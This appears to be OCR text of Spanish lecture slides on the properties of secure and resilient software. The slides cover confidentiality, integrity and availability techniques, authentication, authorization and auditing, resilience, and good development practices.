
1.7 Servidores web HTTP, bases de datos


1.5. Propiedades del software seguro y resiliente





1.5. Propiedades del software seguro y resiliente

1.5. Propiedades del software seguro y resiliente




TÉCNICAS Y MECANISMOS
Confidencialidad
Integridad
Disponibilidad
Identificación del modo de trasmisión y procesado de los datos por la aplicación.
Uso de técnicas de cifrado para asegurar que los componentes y los datos nos son alterados o corrompidos.
Estricta gestión de sesiones.
Uso de sistemas de monitorización de la integridad
Uso de firma digital.
Trasmisión cifrada de los datos.


TÉCNICAS Y MECANISMOS
Confidencialidad
Integridad
Disponibilidad
Análisis de qué servicios e información es crítica y el modo de tenerlos disponibles.
Uso de arquitecturas de alta disponibilidad, con diferentes tipos de redundancias.
Uso de sistemas distribuidos con sistemas de réplica de información entre ellos.
Uso de sistemas de recuperación a través de imágenes, virtualización, etc.


TÉCNICAS Y MECANISMOS
Confidencialidad
Integridad
Disponibilidad
Clasificación de las aplicaciones y servicios en base a su criticidad.
Tráfico de relleno.
Técnicas de control de acceso a los sistemas basado en roles.
El cifrado de la información y de las comunicaciones.

1.5. Propiedades del software seguro y resiliente

1.5. Propiedades del software seguro y resiliente

Autenticación

Verifica la identidad de los usuarios o sistemas que intentan acceder a los recursos. (Ejemplo: inicio de sesión con usuario y contraseña).

Autorización

Define qué acciones o recursos puede usar un usuario una vez autenticado. (Ejemplo: permisos de lectura o escritura).

Auditoría (o Accounting)

Registra y supervisa las actividades realizadas para detectar comportamientos anómalos o incumplimientos. (Ejemplo: logs de acceso y uso del sistema).

1.5. Propiedades del software seguro y resiliente

Propiedades del sw resiliente

- Es la capacidad de reducir la magnitud y/o duración de los eventos disruptivos.
- La eficacia de una aplicación o infraestructura de SW resiliente depende de la capacidad para anticipar, absorber, adaptarse y/o recuperarse rápidamente de un evento potencialmente disruptivo

1.5. Propiedades del software seguro y resiliente

Propiedades que distinguen al software de confianza

COMPLEMENTARIAS

Fiabilidad	Capacidad del software de funcionar de la forma esperada en todas las situaciones a la que estará expuesto en su entorno de funcionamiento
Autenticación	Capacidad que permite a un software garantizar que una persona, entidad o proceso es quien dice ser o bien que garantiza la fuente de la que proceden los datos.
Trazabilidad	Capacidad que garantiza la posibilidad de imputar las acciones relacionadas en un software a la persona, entidad o proceso que la ha originado.
Robustez	Capacidad de resistencia a los ataques realizados por los agentes maliciosos (malware, hackers, etc.).
Resiliencia	Capacidad de aislar, contener y limitar los daños ocasionados por fallos causados por la explotación de una vulnerabilidad del mismo y recuperarse reanudando su operación en o por encima de cierto nivel mínimo predefinido de servicio aceptable en tiempo oportuno.
Tolerancia	Capacidad del software para «tolerar» los errores y fallos que resultan de ataques con éxito y seguir funcionando como si los ataques no se hubieran producido.

BUENAS PRÁCTICAS

Principios de diseño y buenas prácticas de desarrollo.	Las prácticas utilizadas para desarrollar el software y los principios de diseño que lo rigen.
Herramientas de desarrollo	El lenguaje de programación, bibliotecas y herramientas de desarrollo utilizadas para diseñar, implementar y probar el software, y la forma en que fueron utilizados por los desarrolladores.
Componentes adquiridos	Tanto los componentes de software comercial como libre en cuanto como fueron evaluados, seleccionados, e integrados.
Configuraciones desplegadas	Cómo el software se configuró durante la instalación en su entorno de producción.
Ambiente de operación	La naturaleza y configuración de las protecciones proporcionadas por el entorno de ejecución o producción.
Conocimiento Profesional	El nivel de concienciación y conocimiento de seguridad que los analistas, diseñadores, desarrolladores, probadores y mantenedores del software, o su falta del mismo.

Gracias por su atención